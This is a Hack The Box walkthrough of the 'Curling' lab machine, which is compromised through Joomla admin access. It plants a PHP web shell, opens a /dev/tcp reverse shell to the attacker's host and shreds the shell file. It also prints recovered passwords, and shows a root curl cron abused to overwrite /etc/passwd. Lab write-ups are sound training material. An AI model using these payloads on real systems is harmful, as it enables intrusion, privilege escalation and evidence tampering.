645 HTB Curling

[HTB] Curling

by Pablo `github.com/vorkampfer/hackthebox`

- Resources:

> 1. Savitar YouTube walk-through `https://htbmachines.github.io/`
> 2. 0xdf gitlab: `https://0xdf.gitlab.io/`
> 3. 0xdf YouTube: `https://www.youtube.com/@0xdf`
> 4. Privacy search engine `https://metager.org`
> 5. Privacy search engine `https://ghosterysearch.com/`
> 6. CyberSecurity News `https://www.darkreading.com/threat-intelligence`
> 7. `https://book.hacktricks.xyz/`

Curling

OS: Linux

Difficulty: Easy

Points: 20

Release: 27 Oct 2018

IP: 10.10.10.150

- View terminal output with color

> `▷ bat -l ruby --paging=never name_of_file -p`

NOTE: This write-up was done using *BlackArch*

Synopsis:

```
Curling was a solid box easy box that provides a chance to practice some basic enumeration to find a password, using that password to get access to a Joomla instance, and using the access to get a shell. With a shell, I’ll find a compressed and encoded backup file, that after a bit of unpacking, gives a password to privesc to the next user. As that user, I’ll find a root cron running curl with the option to use a configuration file. It happens that I can control that file, and use it to get the root flag and a root shell. In Beyond root, I’ll look at how setuid applies to scripts on most Linux flavors (and how it’s different from Solaris as I showed with Sunday), and how the Dirty Sock snapd vulnerability from a couple months ago will work here to go to root. ~0xdf
```

Skill-set:

```
1. Information Leakage wtf xd
2. Joomla Enumeration
3. Joomla Exploitation [Abusing Templates] [RCE]
4. Decompression Challenge
5. Abusing Curl [Playing with config files] [Privilege Escalation]
```

Basic Recon

1. Ping & `whichsystem.py`

```
1. ▷ ping -c 1 10.129.5.46

2. ▷ whichsystem.py 10.129.5.46
[+]==> 10.129.5.46 (ttl -> 63): Linux
```

2. **Nmap**

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. ▷ openscan curling.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan to grab ports.
3. ▷ echo $openportz
22,80
3. ▷ sourcez
4. ▷ echo $openportz
22,80
5. ▷ portzscan $openportz curling.htb
6. ▷ qnmap.sh
nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80 curling.htb

looking for nginx

looking for OpenSSH
OpenSSH 7.6p1 Ubuntu 4ubuntu0.5

Looking for Apache
Apache httpd 2.4.29


Looking for any subdomains that may have come out in the nmap scan


Listing all the ports
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack Apache httpd 2.4.29 ((Ubuntu))

Goodbye!
7. I run and http-enum on port 80 NSE.
8. ▷ nmap --script http-enum -p 80 curling.htb -oN http_enum_80.nmap -vvv
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack
| http-enum:
|   /administrator/: Possible admin folder
|   /administrator/index.php: Possible admin folder
|   /administrator/manifests/files/joomla.xml: Joomla version 3.8.8
|   /language/en-GB/en-GB.xml: Joomla version 3.8.8
|   /htaccess.txt: Joomla!
|   /README.txt: Interesting, a readme.
|   /bin/: Potentially interesting folder
|   /cache/: Potentially interesting folder
|   /images/: Potentially interesting folder
|   /includes/: Potentially interesting folder
|   /libraries/: Potentially interesting folder
|   /modules/: Potentially interesting folder
|   /templates/: Potentially interesting folder
|_  /tmp/: Potentially interesting folder
```

openssh (1:7.6p1-4ubuntu0.5) *Ubuntu Bionic*-security; urgency=medium

3. **Discovery with *Ubuntu Launchpad***

```
1. ▷ launchpad.sh run
Enter the path of your nmap scan output file: /home/h@x0r/hackthebox/curling/portzscan.nmap


==> [+]  Here is the launchpad OS version.
openssh (1:7.6p1-4ubuntu0.5) bionic-security; urgency=medium

==> [+]  Here is the Launchpad url it was scrapped from.
https://launchpad.net/ubuntu/+source/openssh/1:7.6p1-4ubuntu0.5

==> [+]  Here is the launchpad OS version.
Register](https://launchpad.net/ubuntu/focal/amd64/apache2/2.4.41-1ubuntu1/+login)

==> [+]  Here is the Launchpad url it was scrapped from.
https://launchpad.net/ubuntu/focal/amd64/apache2/2.4.41-1ubuntu1
```


4. **Whatweb**

```
1. ▷ whatweb http://10.129.5.46
http://10.129.5.46 [200 OK] Apache[2.4.29], Bootstrap, Cookies[c0548020854924e0aecd05ed9f5b672b], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.29
(Ubuntu)], HttpOnly[c0548020854924e0aecd05ed9f5b672b], IP[10.129.5.46], JQuery, MetaGenerator[Joomla! - Open Source Content Management], PasswordField[password],
Script[application/json], Title[Home]
```

5. **Joomla Framework**

```
1. Looking forward to pwning Joomla Framework.
2. What is Joomla?
 Joomla Tutorial - Joomla is an open source Content Management System (CMS), which is used to build websites and online applications. It is free and extendable which
is separated into front-end templates and back-end templates (administrator). Joomla is developed using PHP, Object Oriented ...
https://www.tutorialspoint.com/joomla/index.htm
```

Site Enumeration



Cewl Curling site!

Home

What's the object of curling?

Details
Written by Super User
Category: Uncategorised
Published: 22 May 2018
Hits: 4

Good question. First, let's get a bit of the jargon down. The playing surface in curling is called "the sheet." Sheet dimensions can vary, but they're usually around 150 feet long by about 15 feet wide. The sheet is covered with tiny droplets of water that become ice and cause the stones to "curl," or deviate from a straight path. These water droplets are known as "pebble."


Curling you know its true!

My first post of curling in 2018!

Main Menu
Home


Login Form
Username
Password
□ Remember Me
Log in
Forgot your username?
Forgot your password?

Site enumeration



Q3VybGluZzIwMTgh

```
1. I see the name `-floris`. Not sure if that is the site admin or not.
2. I open up the view page source and find `<!-- secret.txt -->`
3. I put it in the navigation bar.
4. http://curling.htb/secret.txt
>>> Q3VybGluZzIwMTgh
4. ▷ echo "Q3VybGluZzIwMTgh" | base64 -d; echo
Curling2018!
5. Looks like it could be a password
6. I try the `/administrator/index.php` url found by the nmap http-enum scan.
7. I try the password `Curling2018!` with the user we first saw on the main page. floris.
8. SUCCESS, I get in.
```



floris

●●●●●●●●●●●●

Log in

CMD Shell as `www-data`

7. Enumerating Joomla as user `floris:Curling2018!`.

```
1. click on Templates >>> Protostart at the right >>> click `new file` >>> name it `pwn3d` and `select the file type` php. (no need to include .php extension) >>>
click create >>> `Editing file "/pwn3d.php" in template "protostar".`
2. Now we need to create a cmd command injection payload in php. Then find the url it is being hosted at.
=========================================================
<?php
        echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
?>
=========================================================
3. The url is not that hard to figure out. See below.
4. http://curling.htb/templates/protostar/pwn3d.php <<< Then visit this url
5. http://curling.htb/templates/protostar/pwn3d.php?cmd=whoami
www-data
5. SUCCESS
```

Reverse Shell as `www-data`

8. Ok, now lets get a reverse shell

```
1. http://curling.htb/templates/protostar/pwn3d.php?cmd=bash -c "bash -i >%26 /dev/tcp/10.10.14.3/443 0>%261"
2. SUCCESS
```

Upgrade the shell

9. **Upgrade the shell**

```
1. www-data@curling:/var/www/html/templates/protostar$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
www-data@curling:/var/www/html/templates/protostar$ ^Z
[1]  + 150841 suspended  sudo nc -nlvp 443
~/hackthebox/curling ▷ stty raw -echo; fg
[1]  + 150841 continued  sudo nc -nlvp 443
                                           reset xterm
<tml/templates/protostar$ export TERM=xterm-256color
www-data@curling:/var/www/html/templates/protostar$ source /etc/skel/.bashrc
www-data@curling:/var/www/html/templates/protostar$ stty rows 39 columns 182
www-data@curling:/var/www/html/templates/protostar$ export SHELL=/bin/bash
www-data@curling:/var/www/html/templates/protostar$ echo $SHELL
/bin/bash
www-data@curling:/var/www/html/templates/protostar$ echo $TERM
xterm-256color
www-data@curling:/var/www/html/templates/protostar$ tty
/dev/pts/0
```

Begin Enumeration

10. **Begin enumeration as `www-data`**

```
1. www-data@curling:/var/www/html/templates/protostar$ whoami
www-data
2. www-data@curling:/var/www/html/templates/protostar$ cat /etc/os-release
NAME="Ubuntu"
VERSION="18.04.5 LTS (Bionic Beaver)"
3. www-data@curling:/var/www/html/templates/protostar$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
4. www-data@curling:/var/www/html/templates/protostar$ sudo -l
[sudo] password for www-data:
5. www-data@curling:/var/www/html/templates/protostar$ uname -srm
Linux 4.15.0-156-generic x86_64
6. ww-data@curling:/var/www/html/templates/protostar$ find / -perm -4000 -user root -ls 2>/dev/null
7. www-data@curling:/var/www/html/templates/protostar$ cat /etc/passwd | grep -i "sh$"
root:x:0:0:root:/root:/bin/bash
floris:x:1000:1004:floris:/home/floris:/bin/bash
8. www-data@curling:/var/www/html/templates/protostar$ ls -l
-rw-r--r-- 1 www-data www-data     64 Jun  4 15:41 pwn3d.php
9. I will shred the evidence.
10. www-data@curling:/var/www/html/templates/protostar$ shred -zun 10 -v pwn3d.php
shred: pwn3d.php: pass 1/11 (random)...
shred: pwn3d.php: pass 2/11 (555555)...
shred: pwn3d.php: pass 3/11 (ffffff)...
shred: pwn3d.php: pass 4/11 (924924)...
shred: pwn3d.php: pass 5/11 (492492)...
shred: pwn3d.php: removing
shred: pwn3d.php: renamed to 000000000
shred: pwn3d.php: removed
11. We are not in a container.
12. www-data@curling:/var/www/html/templates/protostar$ hostname -I
10.129.5.126 dead:beef::250:56ff:fe94:812
11. www-data@curling:/var/www/html/templates/protostar$ cd /home/floris
www-data@curling:/home/floris$ ls -l
total 12
drwxr-x--- 2 root   floris 4096 Aug  2  2022 admin-area
-rw-r--r-- 1 floris floris 1076 May 22  2018 password_backup
-rw-r----- 1 floris floris   33 Jun  4 15:02 user.txt
www-data@curling:/home/floris$ cat password_backup
00000000: 425a 6839 3141 5926 5359 819b bb48 0000  BZh91AY&SY...H..
00000010: 17ff fffc 41cf 05f9 5029 6176 61cc 3a34  ....A...P)ava.:4
00000020: 4edc cccc 6e11 5400 23ab 4025 f802 1960  N...n.T.#.@%...<snip>
12. The file is in hexidecimal format. It can be reversed using XXD Tool
13. Same concept. If I cat out passwd and do an xxd on it. You will get the same thing.
14. www-data@curling:/home/floris$ head -n 5 /etc/passwd | xxd
00000000: 726f 6f74 3a78 3a30 3a30 3a72 6f6f 743a  root:x:0:0:root:
00000010: 2f72 6f6f 743a 2f62 696e 2f62 6173 680a  /root:/bin/bash.
00000020: 6461 656d 6f6e 3a78 3a31 3a31 3a64 6165  daemon:x:1:1:dae
00000030: 6d6f 6e3a 2f75 7372 2f73 6269 6e3a 2f75  mon:/usr/sbin:/u
00000040: 7372 2f73 6269 6e2f 6e6f 6c6f 6769 6e0a  sr/sbin/nologin.
00000050: 6269 6e3a 783a 323a 323a 6269 6e3a 2f62  bin:x:2:2:bin:/b
00000060: 696e 3a2f 7573 722f 7362 696e 2f6e 6f6c  in:/usr/sbin/nol
00000070: 6f67 696e 0a73 7973 3a78 3a33 3a33 3a73  ogin.sys:x:3:3:s
00000080: 7973 3a2f 6465 763a 2f75 7372 2f73 6269  ys:/dev:/usr/sbi
00000090: 6e2f 6e6f 6c6f 6769 6e0a 7379 6e63 3a78  n/nologin.sync:x
000000a0: 3a34 3a36 3535 3334 3a73 796e 633a 2f62  :4:65534:sync:/b
000000b0: 696e 3a2f 6269 6e2f 7379 6e63 0a        in:/bin/sync.
15. To reverse this process we simply use the -r flag.
16. www-data@curling:/home/floris$ cat password_backup | xxd -r
BZh91AY&SYHAP)ava:4NnT#@%`
"n                        z@i4hdi9hQdh4i5nh*}y.<~x>     sVTzH1ۢV`Fs
  7ݫj:XdRk )p7;9PCYP     HB*      G U@rrE8PH"
```

A very compressed password.txt file

11. **This `password_backup` looks like it is double encoded but it is not.**

```
1. www-data@curling:/home/floris$ cat password_backup | xxd -r > /tmp/file
2. www-data@curling:/home/floris$ file /tmp/file
/tmp/file: bzip2 compressed data, block size = 900k
3. It is compressed in a bizip2 archive.
4. www-data@curling:/tmp$ bzip2 -d file.bz2
5. www-data@curling:/tmp$ ls -la
-rw-r--r--  1 www-data www-data  173 Jun  4 19:08 file
6. www-data@curling:/tmp$ file file
file: gzip compressed data, was "password", last modified: Tue May 22 19:16:20 2018, from Unix
7. Now we have a gzip compressed file.
```

```
8. www-data@curling:/tmp$ ls -l
total 4
-rw-r--r-- 1 www-data www-data 173 Jun  4 19:08 file
9. www-data@curling:/tmp$ mv file file.gz
10. www-data@curling:/tmp$ gunzip file.gz
11. Finally we have our decoded and twice decompressed file.
12. Ah, spoke too soon. It is archived in bz2 again.
13. www-data@curling:/tmp$ cat file
BZh91AY&SY6Ă@@Pt t"dhhOPIS@68ET>P@#I bŏ|3x(*N&Hk1x"{]B@6
13. www-data@curling:/tmp$ file file
file: bzip2 compressed data, block size = 900k
14. www-data@curling:/tmp$ mv file file.bz2
15. www-data@curling:/tmp$ bzip2 -d file.bz2
16. www-data@curling:/tmp$ file file
file: POSIX tar archive (GNU)
17. Now it is a compressed tar file.
18. www-data@curling:/tmp$ mv file file.tar
19. www-data@curling:/tmp$ tar -xf file.tar
20. www-data@curling:/tmp$ ls -l
total 16
-rw-r--r-- 1 www-data www-data 10240 Jun  4 19:08 file.tar
-rw-r--r-- 1 www-data www-data    19 May 22  2018 password.txt
21. www-data@curling:/tmp$ cat password.txt
5d<wdCbdZu)|hChXll
```

Pivot to user floris

12. Success, so now we have this password `5d<wdCbdZu)|hChXll`

```
1. www-data@curling:/tmp$ su floris
Password: 5d<wdCbdZu)|hChXll
2. floris@curling:/tmp$ cd /home/floris && cat user.txt
6757ec4c5d2a482eded6edba4240f24c
3. floris@curling:~$ ls -l
total 12
drwxr-x--- 2 root   floris 4096 Aug  2  2022 admin-area
4. floris@curling:~$ cd admin-area/
floris@curling:~/admin-area$ ls -l
total 20
-rw-rw---- 1 root floris    25 Jun  4 20:15 input <<< Input
-rw-rw---- 1 root floris 14236 Jun  4 20:15 report >>> Output
5. floris@curling:~/admin-area$ cat /etc/crontab
# /etc/crontab: system-wide crontab

6. floris@curling:~/admin-area$ systemctl list-timers
NEXT                         LEFT        LAST                         PASSED       UNIT                         ACTIVATES
  9min ago     phpsessionclean.timer        phpsessionclean.service
  5h 14min ago ua-messaging.timer           ua-messaging.service
  5h 14min ago apt-daily.timer              apt-daily.service
  5h 14min ago motd-news.timer              motd-news.service
  5h 14min ago apt-daily-upgrade.timer      apt-daily-upgrade.service
  5h 1min ago  systemd-tmpfiles-clean.timer systemd-tmpfiles-clean.service
  5h 14min ago fstrim.timer                 fstrim.service
7 timers listed.
Pass --all to see loaded but inactive timers, too.
```

procmon.sh

13. We will need to create a process monitoring script

```
1. floris@curling:~/admin-area$ ls /var/spool/cron/atjobs/
ls: cannot open directory '/var/spool/cron/atjobs/': Permission denied
2. floris@curling:~/admin-area$ cd /tmp
3. floris@curling:/tmp$ touch procmon.sh
4. floris@curling:/tmp$ nano procmon.sh
5. floris@curling:/tmp$ chmod u+x procmon.sh
6. floris@curling:/tmp$ ./procmon.sh
7. This script will show you processes being executed in real time and who is running those processes.

8. floris@curling:/tmp$ cat procmon.sh
#!/bin/bash
old_process=$(ps -eo user,command)
while true; do
        new_process=$(ps -eo user,command)
        diff <(echo "$old_process") <(echo "$new_process") | grep "[\>\<]" | grep -vE "command|diff|kworker"
        old_process=$new_process
done
floris@curling:/tmp$ ./procmon.sh
> root     /usr/sbin/CRON -f
> root     /usr/sbin/CRON -f
> root     /bin/sh -c curl -K /home/floris/admin-area/input -o /home/floris/admin-area/report
> root     /bin/sh -c sleep 1; cat /root/default.txt > /home/floris/admin-area/input
> root     sleep 1
> root     curl -K /home/floris/admin-area/input -o /home/floris/admin-area/report
< root     /bin/sh -c curl -K /home/floris/admin-area/input -o /home/floris/admin-area/report
> root     [sh]
< root     curl -K /home/floris/admin-area/input -o /home/floris/admin-area/report
< root     /usr/sbin/CRON -f
< root     [sh]
< root     /usr/sbin/CRON -f
< root     /bin/sh -c sleep 1; cat /root/default.txt > /home/floris/admin-area/input
< root     sleep 1
^C
```

curl -K flag PoC

14. Curl -k flag means provide config file with urls in it

```
1. root /bin/sh -c curl -K /home/floris/admin-area/input -o /home/floris/admin-area/report
2. We got the above command from procmon.sh. It is showing that root is curling a config file with urls in it and outputting it to report.
3. Here is a proof of concept.
4. I make a config called test.
5. floris@curling:/tmp$ touch test
6. floris@curling:/tmp$ nano test
7. floris@curling:/tmp$ cat test
url = "http://10.10.14.3/testing.html"
```

```
8. I then setup a python simple server on port 80
9.  ▷ sudo python3 -m http.server 80
[sudo] password for h@x0r:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10. I run my curl config command.
11. floris@curling:/tmp$ cat test
url = "http://10.10.14.3/testing.html"

12. floris@curling:/tmp$ curl -K test
<!DOCTYPE HTML>
<html lang="en">
    <head>
        <meta charset="utf-8">
        <title>Error response</title>
    </head>
    <body>
        <h1>Error response</h1>
        <p>Error code: 404</p>
        <p>Message: File not found.</p>
        <p>Error code explanation: 404 - Nothing matches the given URI.</p>
    </body>
</html>

13. My python server gets a hit.
14. ▷ sudo python3 -m http.server 80
[sudo] password for h@x0r:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.5.126 - - [04/Jun/2024 21:41:54] code 404, message File not found
10.129.5.126 - - [04/Jun/2024 21:41:54] "GET /testing.html HTTP/1.1" 404 -
```


15. **We ca direct the output in a config to the dest of choosing.**

```
1. floris@curling:/tmp$ nano test
floris@curling:/tmp$ cat test
url = "http://10.10.14.3/testing.html"
output = "ugotpwn3d.html"
2. The response you get will be from ugotpwn3.html and not from testing.html in the curl command response.
3. Set up your python server on port 80 as before.
4. On the target run curl -K test again with the update config as above.
5. floris@curling:/tmp$ ls -la
total 36K
-rw-rw-r--  1 floris   floris    335 Jun  4 22:10 ugotpwn3d.html
-rw-rw-r--  1 floris   floris     65 Jun  4 22:06 test

6. floris@curling:/tmp$ cat ugotpwn3d.html
<!DOCTYPE HTML>
<html lang="en">
    <head>
        <meta charset="utf-8">
        <title>Error response</title>
    </head>
    <body>
        <h1>Error response</h1>
        <p>Error code: 404</p>
        <p>Message: File not found.</p>
        <p>Error code explanation: 404 - Nothing matches the given URI.</p>
    </body>
</html>

7. floris@curling:/tmp$ cat test
url = "http://10.10.14.3/testing.html"
output = "ugotpwn3d.html"
```

Hacking Passwd file


- #pwn_passwd_file_hacking

16. **Hacking the Passwd file**



```
GNU nano 2.9.3

url = "http://10.10.14.2/passwd"
output = "/etc/passwd"
```

